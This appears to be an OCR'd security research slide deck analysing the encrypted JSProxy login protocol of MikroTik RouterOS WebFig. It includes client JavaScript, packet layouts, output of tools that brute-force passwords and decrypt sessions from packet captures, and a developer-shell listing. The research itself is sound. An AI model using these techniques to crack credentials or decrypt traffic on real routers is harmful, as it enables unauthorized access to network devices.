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
On the Wire



- Wireshark shows the browser constantly sending HTTP POST requests to the /jsproxy endpoint.
- The HTTP header has a content-type of *msg*.
- The POST data largely looks random. Encrypted?
- What the hell?

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
There Must Be Source?



ip.addr == 192.168.1.103 and http.request

No.	Time	Source	Destination	Protocol	Length	Info
187	2.674750852	192.168.8.198	192.168.1.103	HTTP	399	GET / HTTP/1.1
209	2.715922729	192.168.8.198	192.168.1.103	HTTP	358	GET /mikrotik_logo.png HTTP/1.1
218	2.716975778	192.168.8.198	192.168.1.103	HTTP	351	GET /winbox.png HTTP/1.1
223	2.717121690	192.168.8.198	192.168.1.103	HTTP	352	GET /console.png HTTP/1.1
225	2.717237167	192.168.8.198	192.168.1.103	HTTP	350	GET /green.png HTTP/1.1
231	2.717517043	192.168.8.198	192.168.1.103	HTTP	352	GET /license.png HTTP/1.1
233	2.717573780	192.168.8.198	192.168.1.103	HTTP	349	GET /help.png HTTP/1.1
305	2.780766568	192.168.8.198	192.168.1.103	HTTP	438	GET /webfig/ HTTP/1.1
314	2.808394637	192.168.8.198	192.168.1.103	HTTP	381	GET /webfig/master-min-991edb98ad6d.js HTTP/1.1
316	2.809346873	192.168.8.198	192.168.1.103	HTTP	393	GET /webfig/master-11db27ae9cb0.css HTTP/1.1
420	2.854356696	192.168.8.198	192.168.1.103	HTTP	456	GET /webfig/iframe.html HTTP/1.1
422	2.856323334	192.168.8.198	192.168.1.103	HTTP	380	GET /favicon.png HTTP/1.1
431	2.877045740	192.168.8.198	192.168.1.103	HTTP	359	GET /webfig/list HTTP/1.1
441	2.891637225	192.168.8.198	192.168.1.103	HTTP	378	GET /webfig/roteros-932fe1fcbc16.jg HTTP/1.1
516	2.905324948	192.168.8.198	192.168.1.103	HTTP	380	GET /favicon.png HTTP/1.1
525	2.962284461	192.168.8.198	192.168.1.103	HTTP	378	GET /webfig/advtool-ce784b2ff6ef.jg HTTP/1.1
531	2.977768693	192.168.8.198	192.168.1.103	HTTP	375	GET /webfig/dhcp-79f93020874e.jg HTTP/1.1
539	2.992857221	192.168.8.198	192.168.1.103	HTTP	375	GET /webfig/dude-65f18faed649.jg HTTP/1.1
546	3.043507096	192.168.8.198	192.168.1.103	HTTP	377	GET /webfig/secure-486b756691b5.jg HTTP/1.1

- We know the browser is sending the POST requests so there must be some logic on the client side that can show us how the messages are formed.
- Analyze the initial requests. Where could this logic exist?

There is source.

```
15244 function doAuth(user, pwd, cb, arg) {
15245     request('POST', '/jsproxy', '', function(r) {
15246         session = new Session(str2word(r, 0));
15247         var resp = session.makeResponse(user, pwd, r);
15248         request('POST', '/jsproxy', resp, function(r) {
15249             if (!session.decrypt(r, function(rep) {
15250                     sysres.user = user;
15251                     sysres.password = pwd;
15252                     sysres.policy = rep.uff000b;
15253                     sysres.skin = rep.sfe0009;
15254                     sysres.arch = rep.s11;
15255                     sysres.boardname = rep.s15;
15256                     sysres.board = rep.s17;
15257                     post({
15258                         Uff0001: [120],
15259                         uff0007: 5
15260                     }, function(rep) {
15261                         sysres.qscaps = rep.u1 || 0;
15262                         cb(null, arg);
15263                     });
15264                 })) {
15265                 cb('Authentication failed: invalid username or password.', arg);
15266             };
15267         }, function(err) {
15268             cb(err, arg);
15269         });
15270     });
15271 }
```

- The client side is implemented in a single Javascript script.
- Download with cURL:

```
curl -sH 'Accept-encoding: gzip'
http://192.168.1.103/webfig/master-mi
n-991edb98ad6d.js | gunzip - >
master-min-6_42_7.js
```

- When beautified, master-min-991edb98ad6d.js is 16931 lines of Javascript.

JSProxy Communication is Encrypted

- Implements a variation of RFC 3079 MS-CHAP-2 to generate session keys.
- Fairly old protocol.
- Known to be vulnerable to offline brute forcing.
- Key is used to seed RC4.
- Note that this implementation was altered in 6.43.

```
Session.prototype.makeResponse = function(user, pwd, r) {
    var magic = "This is the MPPE Master Key";
    var magic1 = "Magic server to client signing constant";
    var magic2 = "Pad to make it do more than one iteration";
    this.txseq = 1;
    this.rxseq = 1;
    var rchallenge = str2a(r.substr(8));
    var lchallenge = [0x21, 0x40, 0x23, 0x24, 0x25, 0x5E, 0x26, 0x2A, 0x28, 0x29, 0x5F, 0x2B, 0x3A, 0x33, 0x7C, 0x7E];
    var chlgHash = sha1(lchallenge.concat(rchallenge).concat(str2a(user))).slice(0, 8);
    var pwdHash = md4(ustr2a(pwd.substr(0, 256)));
    var pwdHashHash = md4(pwdHash);
    var response = [];
    for (var j = 0; j < 3 * 56; j += 56) {
        var key = [];
        for (var i = j; i < j + 56; i += 7) {
            var w = (pwdHash[i >> 3] << 8) | (pwdHash[(i >> 3) + 1] << 0);
            key.push((w >> (8 - (i & 7))) & 0xfe);
        }
        response = response.concat(des(chlgHash, key));
    }
    var masterKey = sha1(pwdHashHash.concat(response).concat(str2a(magic))).slice(0, 16);
    this.rxEnc.setKey(this.makeKey(masterKey, false, false));
    this.txEnc.setKey(this.makeKey(masterKey, true, false));
    var reserved = [0, 0, 0, 0, 0, 0, 0, 0];
    var msg = ([0, 0]).concat(lchallenge).concat(reserved).concat(response);
    return word2str(this.id) + word2str(0) +
        a2str(rchallenge) + a2str(msg) + user;
};
Session.prototype.makeKey = function(masterKey, isSend, isServer) {
    var magic2 = "On the client side, this is the send key; on the server side, it is the receive key.";
    var magic3 = "On the client side, this is the receive key; on the server side, it is the send key.";
    var v = masterKey.concat([]);
    for (var i = 0; i < 40; ++i) v.push(0);
    if (isSend == isServer) {
        v = v.concat(str2a(magic3));
    } else {
        v = v.concat(str2a(magic2));
    }
    for (var i = 0; i < 40; ++i) v.push(0xf2);
    return sha1(v).slice(0, 16);
}
```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
JSProxy Key Negotiation

Step 1: Empty Client Request



Negotiation starts with the client sending an empty POST request to JSProxy

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
JSProxy Key Negotiation

Step 2: Server Challenge


- 4 bytes session ID
- 4 bytes sequence number
- 16 bytes authenticator challenge
- 16 + 4 + 4 = 24…
- The HTTP content length is 37?!
- Sent as UTF-8 code points



tenable

JSProxy Key Negotiation

Step 2: Server Challenge Converted



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
JSProxy Key Negotiation

Step 3: Challenge Response



- 4 bytes sessions ID
- 4 bytes sequence number
- 16 bytes authenticator challenge
- 2 bytes of zero
- 16 bytes of peer challenge
- 8 bytes of zero
- 24 bytes of encrypted challenge response
- Username string
- Everything converted to UTF-8 code points.

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Offline Brute Forcing

Code Dump #1

```
albinolobster@ubuntu:~/mikrotik/jsproxy_pcap_password_bruteforce/build$ ./jsproxy_pcap_password_bruteforce \
>      -f ../sample/login.pcap \
>      -p ../sample/passwords.txt
[+] Loading passwords...
[+] Passwords loaded: 17
[+] Initial request found.
[+] Server challenge received.
[+] Challenge response found.
Username: admin
Password: z3n
Password Hash Hash: c3a6ab2e6b8e8e72efef3e6da4ff040c
Master Key: 6aef6aef777a0758cf0a200c6450bc90
```

- Everything needed to brute force the password is sent over the wire
- UPDATE ME WITH A GITHUB URL
  - Take in a pcap and a password list
  - Spits out the username and password

PCAP Decryption
Code Dump #2

```
albinolobster@ubuntu:~/mikrotik/jsproxy_pcap_parser/build$ ./jsproxy_pcap_parser -f ~/session_json_admin_z3n.pcap -u admin -p z3n
Opening /home/albinolobster/session_json_admin_z3n.pcap
[+] Found the initial request from c0a808cc:cf4c to c0a80168:50
[+] Found the session ID: 00000003
[+] Found the 16 byte challenge: b98c46896851552ffcf04999ef659ebd
[+] Generated the Master Key: a635e79de59837d2fb003814553f1441
[+] Generated the Server Key: 9081ac4ec53c8988f3ec60d2b9f0e5ed
[+] Generated the Client Key: 9976bbbcc87849d2397355de8cea9f3b
[+] Found the challenge response
 <- {Uff0001:[3],uff000b:65534,sfe0009:'default',sff000a:'admin'}
 -> {Uff0001:[120],uff0007:5}
 <- {Uff0001:[3],Uff0002:[120],uff0003:2,u1:32,uff0006:70}
 -> {}
 -> {Uff0001:[24,1],uff0007:16646162}
 -> {Uff0001:[24,1],uff0007:16646157,ufe000c:5}
 <- {Uff0001:[3],Uff0002:[24,1],uff0003:2,uff0006:71}
 <- {Uff0001:[3],Uff0002:[24,1],uff0003:2,uff0006:72,sc:'MikroTik',sd:'6.32.3'}
 -> {Uff0001:[13,7],uff0007:16646157,s1:'admin'}
 <- {Uff0001:[3],Uff0002:[13,7],M1:[{S1:['Name'],sfe0010:'#System:Users.Users'}],uff0003:2,uff0010:3,uff0006:73,s1:'admin'}
 -> {Uff0001:[24,2],Uff0002:[44],uff0007:16646157}
 <- {Uff0001:[3,44],Uff0002:[24,2],U22:[0],u3:238440,u5:2194,u9:0,ua:8289972,ub:8198156,uc:1537270783,u18:1,u1c:91816,u1d:98,u23:2
394911744,q2a:8488931328,s4:'Intel(R)',q29:244162560,q28:261844992,s27:'Oct/19/2015 11:13:47',s16:'6.32.3',q13:9272,q14:9272,s1b:'
 -> skins/default.json
 -> {Uff0001:[13,8],uff0007:16646162}
 -> {Uff0001:[13,8],uff0007:16646148,ufe000c:5,ufe0018:0}
 <- {Uff0001:[3],Uff0002:[13,8],uff0003:2,uff0006:75}
 <- {Uff0001:[3],Uff0002:[13,8],Mfe0002:[{ufe0001:0,sfe0010:'default'}],uff0003:2,ufe0019:1,uff0006:76}
 -> {Uff0001:[13,1],uff0007:16646162}
```

- UPDATE ME WITH A GITHUB URL
  - Take in a pcap, username, and a password
  - Spits out the decrypted messages

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JSON Protocol Description

Basic Format

- Each JSON message contains a series of variables.
- Each variable is composed of a type, name, and value.

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```

- Names are hex values.
- The possible types are:
  - b: boolean
  - u: 32 bit integer
  - q: 64 bit integer
  - a: IPv6
  - s: string
  - r: raw data
  - m: Message
  - B: boolean array
  - U: 32 bit integer array
  - Q: 64 bit integer array
  - A: IPv6 array
  - S: String array
  - R: Raw array
  - M: Message array

JSON Protocol Description

Important Variables

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```

- Uff0001: The “system” to send the message to
- Uff0002: The “system” the message is from
- bff0005: Indicates if a reply is expected
- uff0006: the request ID
- uff0007: the command
- uff0008: error code
- sff0009: error string
- ufe0001: session ID

- Error Codes
  - 0xfe0002: Not Implemented
  - 0xfe0003: Not Implemented
  - 0xfe0004: Object Non-Existent
  - 0xfe0009: Not Permitted
  - 0xfe000d: Timeout
  - 0xfe0011: Object Non-Existent
  - 0xfe0012: Busy

What is the “System To” Array?

```
function savePrefs() {
    prefTimer = null;
    post({
        Uff0001: [13, 7],
        uff0007: 0xfe000e,
        s1: sysres.user,
        M1: prefs
    });
}
```


```
readChunk: function(c) {
    var that = this;
    var req = {};
    req[SYS_TO] = [this.ID_FILEMAN, this.ID_TRANSFER];
    req[SYS_CMD] = this.CMD_READ;
    req[STD_ID] = c.transID;
```

```
MikroTik v6.41.3 (stable)
Login: devel
Password:


BusyBox v1.00 (2018.02.20-13:23+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls /nova/bin/
/nova/bin/agent          /nova/bin/licupgr        /nova/bin/sermgr
/nova/bin/append         /nova/bin/loader         /nova/bin/sertcp
/nova/bin/arpd           /nova/bin/log            /nova/bin/smb
/nova/bin/autoupdate     /nova/bin/login          /nova/bin/sniffer
/nova/bin/backup         /nova/bin/logmaker       /nova/bin/snmp
/nova/bin/bprog          /nova/bin/macping        /nova/bin/socks
/nova/bin/bridge2        /nova/bin/mactel         /nova/bin/ssld
/nova/bin/btest          /nova/bin/mepty          /nova/bin/starter
/nova/bin/cerm           /nova/bin/mkissue        /nova/bin/stopper
/nova/bin/cerm-worker    /nova/bin/modprobed      /nova/bin/sys2
/nova/bin/console        /nova/bin/moduler        /nova/bin/telser
/nova/bin/convertbr      /nova/bin/mproxy         /nova/bin/tftpd
/nova/bin/convertqueue   /nova/bin/mtget          /nova/bin/traceroute
/nova/bin/detnet         /nova/bin/net            /nova/bin/traf_con
/nova/bin/diskd          /nova/bin/ninstall       /nova/bin/trafficgen
/nova/bin/email          /nova/bin/pckgchecker    /nova/bin/trafflow
/nova/bin/fileman        /nova/bin/ping           /nova/bin/traflog
/nova/bin/ftpd           /nova/bin/portman        /nova/bin/undo
/nova/bin/graphing       /nova/bin/profiler       /nova/bin/unexpak
/nova/bin/havecardbus    /nova/bin/quickset       /nova/bin/updwblk
/nova/bin/info           /nova/bin/radius         /nova/bin/upnp
/nova/bin/installer      /nova/bin/rbbios         /nova/bin/user
/nova/bin/ippool         /nova/bin/resolver       /nova/bin/vrrp
/nova/bin/keyman         /nova/bin/restore        /nova/bin/watchdog
/nova/bin/kidcontrol     /nova/bin/romon          /nova/bin/wproxy
/nova/bin/lcdstat        /nova/bin/route          /nova/bin/www
/nova/bin/led            /nova/bin/sendmsg
```


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
System Number Mapping
/nova/etc/loader/system.x3



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
System Number Mapping

Format

- Entry type (always 0x1e)
- Length of all sub-entries
- Sub-entry length
- Sub-entry type
  - 0x04 - System numbering
  - 0x07 - Binary name

The “system” number of /nova/bin/log



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System Number Mapping

Is “3” the right number for the log binary?

```
 -> {Uff0001:[3,4],uff0007:16646148,ufe000c:5,ufe0018:0}
 <- {Uff0001:[3],Uff0002:[3,4],Mfe0002:[{U4:[10,3,4],ufe0001:0,u1:1537270032,s3:'router was rebooted without prop
er shutdown',s2:'memory'},{U4:[10,1,7],ufe0001:1,u1:1537270062,s3:'user admin logged in via local',s2:'memory'},{
